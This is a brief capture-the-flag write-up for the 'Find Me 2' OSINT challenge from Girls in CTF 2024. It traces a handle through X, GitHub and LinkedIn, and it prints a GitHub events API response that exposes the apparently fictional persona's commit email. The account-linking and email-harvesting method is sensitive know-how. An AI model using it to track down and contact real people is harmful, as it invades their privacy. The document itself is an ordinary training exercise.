
I searched ShadeRaider96 on X and found one account with the name Paul Wildenberg.



Find Me 2




From the github account associated with the previous X account, I found the linkedin profile of Paul Wildenberg.



It has a clue about emailing to reach him, so I look for his email, sent one and got the flag.

Pretty-print ☐


```
[
  {
    "id": "42572155790",
    "type": "PushEvent",
    "actor": {
      "id": 183940749,
      "login": "PaulWildenberg96",
      "display_login": "PaulWildenberg96",
      "gravatar_id": "",
      "url": "https://api.github.com/users/PaulWildenberg96",
      "avatar_url": "https://avatars.githubusercontent.com/u/183940749?"
    },
    "repo": {
      "id": 868200008,
      "name": "PaulWildenberg96/Prankbot",
      "url": "https://api.github.com/repos/PaulWildenberg96/Prankbot"
    },
    "payload": {
      "repository_id": 868200008,
      "push_id": 20569655728,
      "size": 1,
      "distinct_size": 1,
      "ref": "refs/heads/main",
      "head": "c034c08ee07c08e349a4152c877ba95d05ee4568",
      "before": "789164fad0243c6e7c88092579345681432e437c",
      "commits": [
        {
          "sha": "c034c08ee07c08e349a4152c877ba95d05ee4568",
          "author": {
            "email": "paulwildenberg96@gmail.com",
            "name": "PaulWildenberg96"
          },
          "message": "Update README.md",
          "distinct": true,
          "url": "https://api.github.com/repos/PaulWildenberg96/Prankbot/commits/c034c08ee07c08e349a4152c877ba95d05ee4568"
        }
      ]
    },
    "public": true,
    "created_at": "2024-10-05T18:26:32Z"
  },
  {
    "id": "42572149228",
```


Girls in CTF 2024
2024
Girls in CTF